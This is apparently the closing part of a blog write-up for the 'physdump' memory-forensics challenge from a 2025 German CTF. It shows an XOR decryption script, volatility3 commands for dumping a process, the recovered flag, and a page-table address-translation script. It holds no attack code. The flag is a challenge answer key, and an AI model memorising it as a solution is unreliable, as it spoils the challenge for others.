<img src="/assets/img/ctf/2025-05-01-physdump/binaryninja-cyber_binary.png" alt="binary-ninja-decompilation-output" />
So I wrote a small python script to decrypt it:</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">a</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x63\x9f\xbb\x9e\xd0\x25\x7c\xa7\x94\x71\x47\x53\xc2\x0f\xd1\xe9\x7b\x58\x34\x1d\x28\xe8\x4f\xa4\xdd\xcd\x53\xa1\x0a\xb3\x67\x7d\xd1\xfc\xe9\xf8\x6c\x4d\x94\x19\xa8\x39\x47\xf8\x82\xaa\x5d\x7f\xe7\x85\xd8\xa1\xc0\x5b</span><span class="sh">'</span>

<span class="n">b</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x07\xfe\xd8\xf6\xe2\x15</span><span class="s">N</span><span class="se">\x92\xef\x16</span><span class="s">2`</span><span class="se">\xb1</span><span class="s">|</span><span class="se">\x8e\x90\x4b\x2d\x6b\x71\x4d\xdc\x3d\xca\xb8\xa9\x0c\xd2\x3a\xde\x02\x22\xa3\xc8\x9e\xa7\x1e\x79\xe3\x46\xda\x0d\x30\xa7\xe4\x9a\x2f\x1a\x89\xf6\xe9\xc2\xb3\x26</span><span class="sh">'</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">a</span><span class="p">)):</span>
	<span class="nf">print</span><span class="p">(</span><span class="nf">chr</span><span class="p">(</span><span class="n">a</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">^</span> <span class="n">b</span><span class="p">[</span><span class="n">i</span><span class="p">]),</span> <span class="n">end</span><span class="o">=</span><span class="sh">''</span><span class="p">)</span>
</code></pre></div></div>
<p>Flag: <code class="language-plaintext highlighter-rouge">dach2025{gu3ss_y0u_le4rned_s0me_r4w_r4w_r4w_f0rens1cs}</code></p>
<h2 id="the-easy-way">The easy way</h2>
<p>At the beginning of the harder solution I said that I couldn’t get <code class="language-plaintext highlighter-rouge">volatility3</code> to recognize the memory dump. Turns out that prepending the dump with <code class="language-plaintext highlighter-rouge">1 MB</code> zeros makes <code class="language-plaintext highlighter-rouge">volatility3</code> recognize the memory dump and we can work with it. So to achieve the same as above we need two commands. First find out the <code class="language-plaintext highlighter-rouge">PID</code> of the process:</p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% python vol.py <span class="nt">-f</span> mem.bin windows.pslist
PID     PPID    ImageFileName   Offset<span class="o">(</span>V<span class="o">)</span>       ...
...
4408    388     CompatTelRunne  0x888fbc0ca340  ...
3776    4408    conhost.exe     0x888fbc528080  ...
5764    4492    SearchFilterHo  0x888fbdcd3080  ...
5164    3248    cyber_binary.e  0x888fbd55b340  ...
5132    5164    conhost.exe     0x888fbdf4e340  ...
5776    3620    MicrosoftEdgeU  0x888fbdd95340  ...
4808    3248    HypercallStuff  0x888fbd95d080  ...
3932    4808    conhost.exe     0x888fbd6ba0c0  ...
3488    2192    MpCmdRun.exe    0x888fbdda7340  ...
</code></pre></div></div>
<p>Then dump the image of the process with:</p>
<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% vol <span class="nt">-f</span> mem.bin windows.dump_process <span class="nt">--pid</span> 5164 <span class="nt">--dump-dir</span> ./out
</code></pre></div></div>
<p>Now we can analyze the binary and get the flag!</p>

<h1 id="appendix">Appendix</h1>
<h2 id="virtual-address-translation-script">Virtual address translation script</h2>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="n">struct</span>

<span class="k">def</span> <span class="nf">dbg_print</span><span class="p">(</span><span class="n">string</span><span class="p">,</span> <span class="n">debug</span><span class="p">):</span>
    <span class="k">if</span> <span class="n">debug</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="n">string</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">read8</span><span class="p">(</span><span class="n">addr</span><span class="p">:</span> <span class="nb">int</span><span class="p">,</span> <span class="n">dump</span><span class="p">:</span> <span class="nb">bytes</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">int</span><span class="p">:</span>
        <span class="k">try</span><span class="p">:</span>
            <span class="k">return</span> <span class="n">struct</span><span class="p">.</span><span class="nf">unpack</span><span class="p">(</span><span class="sh">'</span><span class="s">&lt;Q</span><span class="sh">'</span><span class="p">,</span> <span class="n">dump</span><span class="p">[</span><span class="n">addr</span><span class="p">:</span><span class="n">addr</span><span class="o">+</span><span class="mi">8</span><span class="p">])[</span><span class="mi">0</span><span class="p">]</span>
        <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
            <span class="k">return</span> <span class="o">-</span><span class="mi">1</span>

<span class="k">def</span> <span class="nf">is_bit_set</span><span class="p">(</span><span class="n">value</span><span class="p">:</span> <span class="nb">int</span><span class="p">,</span> <span class="n">bit</span><span class="p">:</span> <span class="nb">int</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">bool</span><span class="p">:</span>
    <span class="sh">"""</span><span class="s">returns true if `bit` is 1 in `value`</span><span class="sh">"""</span>
    <span class="k">return</span> <span class="n">value</span> <span class="o">&amp;</span> <span class="p">(</span><span class="mi">1</span> <span class="o">&lt;&lt;</span> <span class="n">bit</span><span class="p">)</span> <span class="o">==</span> <span class="mi">1</span>

<span class="k">def</span> <span class="nf">present_bit_set</span><span class="p">(</span><span class="n">value</span><span class="p">:</span> <span class="nb">int</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">bool</span><span class="p">:</span>
    <span class="sh">"""</span><span class="s">Returns true if the present bit (1) is set in `value`</span><span class="sh">"""</span>
    <span class="k">return</span> <span class="nf">is_bit_set</span><span class="p">(</span><span class="n">value</span><span class="p">,</span> <span class="mi">0</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">ps_bit_set</span><span class="p">(</span><span class="n">value</span><span class="p">:</span> <span class="nb">int</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">bool</span><span class="p">:</span>
    <span class="sh">"""</span><span class="s">returns true if the ps bit (7) is set in `value`</span><span class="sh">"""</span>
    <span class="k">return</span> <span class="nf">is_bit_set</span><span class="p">(</span><span class="n">value</span><span class="p">,</span> <span class="mi">7</span><span class="p">)</span>

<span class="c1"># see intel sdm volume 3, chapter 4, figure 4-8, 4-9, 4-10
</span><span class="k">def</span> <span class="nf">resolve</span><span class="p">(</span><span class="n">virtual_addr</span><span class="p">:</span> <span class="nb">int</span><span class="p">,</span> <span class="n">global_offset</span><span class="p">:</span> <span class="nb">int</span><span class="p">,</span> <span class="n">pml4_base</span><span class="p">:</span> <span class="nb">int</span><span class="p">,</span> <span class="n">mem</span><span class="p">:</span> <span class="nb">bytes</span><span class="p">,</span> <span class="n">debug</span><span class="p">:</span> <span class="nb">bool</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">int</span><span class="p">:</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="mi">30</span> <span class="o">*</span> <span class="sh">'</span><span class="s">*</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
    <span class="n">pml4_offset</span> <span class="o">=</span> <span class="p">(</span><span class="n">virtual_addr</span> <span class="o">&gt;&gt;</span> <span class="mi">39</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0x1FF</span> <span class="c1"># bits [47..39]
</span>    <span class="n">pdpt_offset</span> <span class="o">=</span> <span class="p">(</span><span class="n">virtual_addr</span> <span class="o">&gt;&gt;</span> <span class="mi">30</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0x1FF</span> <span class="c1"># bits [38..30]
</span>    <span class="n">pd_offset</span> <span class="o">=</span> <span class="p">(</span><span class="n">virtual_addr</span> <span class="o">&gt;&gt;</span> <span class="mi">21</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0x1FF</span>   <span class="c1"># bits [29..21]
</span>    <span class="n">pt_offset</span> <span class="o">=</span> <span class="p">(</span><span class="n">virtual_addr</span> <span class="o">&gt;&gt;</span> <span class="mi">12</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0x1FF</span>   <span class="c1"># bits [20..12]
</span>    <span class="n">offset</span> <span class="o">=</span> <span class="n">virtual_addr</span> <span class="o">&amp;</span> <span class="mh">0xFFF</span>              <span class="c1"># bits [11..0]
</span>    <span class="nf">dbg_print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">* offsets: pml4:</span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">pml4_offset</span><span class="p">)</span><span class="si">}</span><span class="s">, pdpt:</span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">pdpt_offset</span><span class="p">)</span><span class="si">}</span><span class="s">, pd:</span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">pd_offset</span><span class="p">)</span><span class="si">}</span><span class="s">, pt:</span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">pt_offset</span><span class="p">)</span><span class="si">}</span><span class="s">, page:</span><span class="si">{</span><span class="nf">hex</span><span class="p">(</span><span class="n">offset</span><span class="p">)</span><span class="si">}</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>

    <span class="c1"># Level 4: PML4
</span>    <span class="n">pml4e</span> <span class="o">=</span> <span class="nf">read8</span><span class="p">(</span><span class="n">pml4_base</span> <span class="o">+</span> <span class="p">(</span><span class="n">pml4_offset</span> <span class="o">*</span> <span class="mh">0x8</span><span class="p">)</span> <span class="o">-</span> <span class="n">global_offset</span><span class="p">,</span> <span class="n">mem</span><span class="p">)</span>

    <span class="c1"># Level 3: PDPT (Page-Directory-Pointer Table)
</span>    <span class="k">if</span> <span class="ow">not</span> <span class="nf">present_bit_set</span><span class="p">(</span><span class="n">pml4e</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">ValueError</span><span class="p">(</span><span class="sh">"</span><span class="s">PML4E has present bit (0) not set</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">pdpt_base</span> <span class="o">=</span> <span class="n">pml4e</span> <span class="o">&amp;</span> <span class="mh">0xFFFFF000</span>
    <span class="n">pdpte</span> <span class="o">=</span> <span class="nf">read8</span><span class="p">(</span><span class="n">pdpt_base</span> <span class="o">+</span> <span class="p">(</span><span class="n">pdpt_offset</span> <span class="o">*</span> <span class="mh">0x8</span><span class="p">)</span> <span class="o">-</span> <span class="n">global_offset</span><span class="p">,</span> <span class="n">mem</span><span class="p">)</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">* pdpt: 0x</span><span class="si">{</span><span class="n">pml4e</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s"> &amp; 0xFFFFF000 -&gt; *(0x</span><span class="si">{</span><span class="n">pdpt_base</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s">+8*0x</span><span class="si">{</span><span class="n">pdpt_offset</span><span class="si">:</span><span class="mi">04</span><span class="n">X</span><span class="si">}</span><span class="s">)=0x</span><span class="si">{</span><span class="n">pdpte</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
    <span class="k">if</span> <span class="nf">ps_bit_set</span><span class="p">(</span><span class="n">pdpte</span><span class="p">):</span> <span class="c1"># pdpte maps a 1GB page if true
</span>        <span class="nf">dbg_print</span><span class="p">(</span><span class="sh">'</span><span class="s">-&gt; 1GB page</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
        <span class="n">page_frame</span> <span class="o">=</span> <span class="n">pdpte</span> <span class="o">&amp;</span> <span class="mh">0xFFC0000000</span>   <span class="c1"># bits [51..30] of pdpte
</span>        <span class="n">offset</span> <span class="o">=</span> <span class="n">virtual_addr</span> <span class="o">&amp;</span> <span class="mh">0x3FFFFFFF</span>  <span class="c1"># bits [29..0] of virtual_addr
</span>        <span class="nf">dbg_print</span><span class="p">(</span><span class="mi">30</span> <span class="o">*</span> <span class="sh">'</span><span class="s">*</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">page_frame</span> <span class="o">+</span> <span class="n">offset</span> <span class="o">-</span> <span class="n">global_offset</span> 

    <span class="c1"># Level 2: PD (Page-Directory)
</span>    <span class="k">if</span> <span class="ow">not</span> <span class="nf">present_bit_set</span><span class="p">(</span><span class="n">pdpte</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">ValueError</span><span class="p">(</span><span class="sh">"</span><span class="s">PDPTE has present bit (0) not set</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">pd_base</span> <span class="o">=</span> <span class="n">pdpte</span> <span class="o">&amp;</span> <span class="mh">0xFFFFF000</span>
    <span class="n">pde</span> <span class="o">=</span> <span class="nf">read8</span><span class="p">(</span><span class="n">pd_base</span> <span class="o">+</span> <span class="p">(</span><span class="n">pd_offset</span> <span class="o">*</span> <span class="mh">0x8</span><span class="p">)</span> <span class="o">-</span> <span class="n">global_offset</span><span class="p">,</span> <span class="n">mem</span><span class="p">)</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">* pd:   0x</span><span class="si">{</span><span class="n">pdpte</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s"> &amp; 0xFFFFF000 -&gt; *(0x</span><span class="si">{</span><span class="n">pd_base</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s">+8*0x</span><span class="si">{</span><span class="n">pd_offset</span><span class="si">:</span><span class="mi">04</span><span class="n">X</span><span class="si">}</span><span class="s">)=0x</span><span class="si">{</span><span class="n">pde</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
    <span class="k">if</span> <span class="nf">ps_bit_set</span><span class="p">(</span><span class="n">pde</span><span class="p">):</span> <span class="c1"># pde maps a 2MB page if true
</span>        <span class="nf">dbg_print</span><span class="p">(</span><span class="sh">'</span><span class="s">-&gt; 2MB page</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
        <span class="n">page_frame</span> <span class="o">=</span> <span class="n">pde</span> <span class="o">&amp;</span> <span class="mh">0xFFFFFE00000</span>  <span class="c1"># bits [51..21] of pde
</span>        <span class="n">offset</span> <span class="o">=</span> <span class="n">virtual_addr</span> <span class="o">&amp;</span> <span class="mh">0x1FFFFF</span>  <span class="c1"># bits [20..0] of virtual_addr
</span>        <span class="nf">dbg_print</span><span class="p">(</span><span class="mi">30</span> <span class="o">*</span> <span class="sh">'</span><span class="s">*</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">page_frame</span> <span class="o">+</span> <span class="n">offset</span> <span class="o">-</span> <span class="n">global_offset</span>

    <span class="c1"># Level 1: PT (Page)
</span>    <span class="k">if</span> <span class="ow">not</span> <span class="nf">present_bit_set</span><span class="p">(</span><span class="n">pde</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">ValueError</span><span class="p">(</span><span class="sh">"</span><span class="s">PDE has present bit (0) not set</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">pt_base</span> <span class="o">=</span> <span class="n">pde</span> <span class="o">&amp;</span> <span class="mh">0xFFFFF000</span>
    <span class="n">pte</span> <span class="o">=</span> <span class="nf">read8</span><span class="p">(</span><span class="n">pt_base</span> <span class="o">+</span> <span class="p">(</span><span class="n">pt_offset</span> <span class="o">*</span> <span class="mh">0x8</span><span class="p">)</span> <span class="o">-</span> <span class="n">global_offset</span><span class="p">,</span> <span class="n">mem</span><span class="p">)</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">* pt:   0x</span><span class="si">{</span><span class="n">pde</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s"> &amp; 0xFFFFF000 -&gt; *(0x</span><span class="si">{</span><span class="n">pt_base</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s">+8*0x</span><span class="si">{</span><span class="n">pt_offset</span><span class="si">:</span><span class="mi">04</span><span class="n">X</span><span class="si">}</span><span class="s">)=0x</span><span class="si">{</span><span class="n">pte</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>

    <span class="c1"># Level 0: Physical Address
</span>    <span class="k">if</span> <span class="ow">not</span> <span class="nf">present_bit_set</span><span class="p">(</span><span class="n">pte</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">ValueError</span><span class="p">(</span><span class="sh">"</span><span class="s">PTE has present bit (0) not set</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">page_base</span> <span class="o">=</span> <span class="n">pte</span> <span class="o">&amp;</span> <span class="mh">0xFFFFF000</span>
    <span class="n">physical_addr</span> <span class="o">=</span> <span class="n">page_base</span> <span class="o">+</span> <span class="n">offset</span> <span class="o">-</span> <span class="n">global_offset</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">* page: 0x</span><span class="si">{</span><span class="n">pte</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s"> &amp; 0xFFFFF000 -&gt;   0x</span><span class="si">{</span><span class="n">page_base</span><span class="si">:</span><span class="mi">016</span><span class="n">X</span><span class="si">}</span><span class="s">+1*0x</span><span class="si">{</span><span class="n">offset</span><span class="si">:</span><span class="mi">04</span><span class="n">X</span><span class="si">}</span><span class="s"> =0x</span><span class="si">{</span><span class="n">physical_addr</span><span class="si">:</span><span class="mi">0</span><span class="n">X</span><span class="si">}</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="sh">'</span><span class="s">-&gt; 4KB page</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>
    <span class="nf">dbg_print</span><span class="p">(</span><span class="mi">30</span> <span class="o">*</span> <span class="sh">'</span><span class="s">*</span><span class="sh">'</span><span class="p">,</span> <span class="n">debug</span><span class="p">)</span>

    <span class="k">return</span> <span class="n">physical_addr</span>
</code></pre></div></div>]]></content><author><name>tom gaimann</name></author><category term="ctf" /><category term="cscg25" /><category term="misc" /><category term="forensics" /><summary type="html"><![CDATA[Overview CTF: Cyber Security Challenge Germany 2025 Challenge name: physdump Author: 0x4d5a Category: misc Difficulty: medium]]></summary></entry></feed>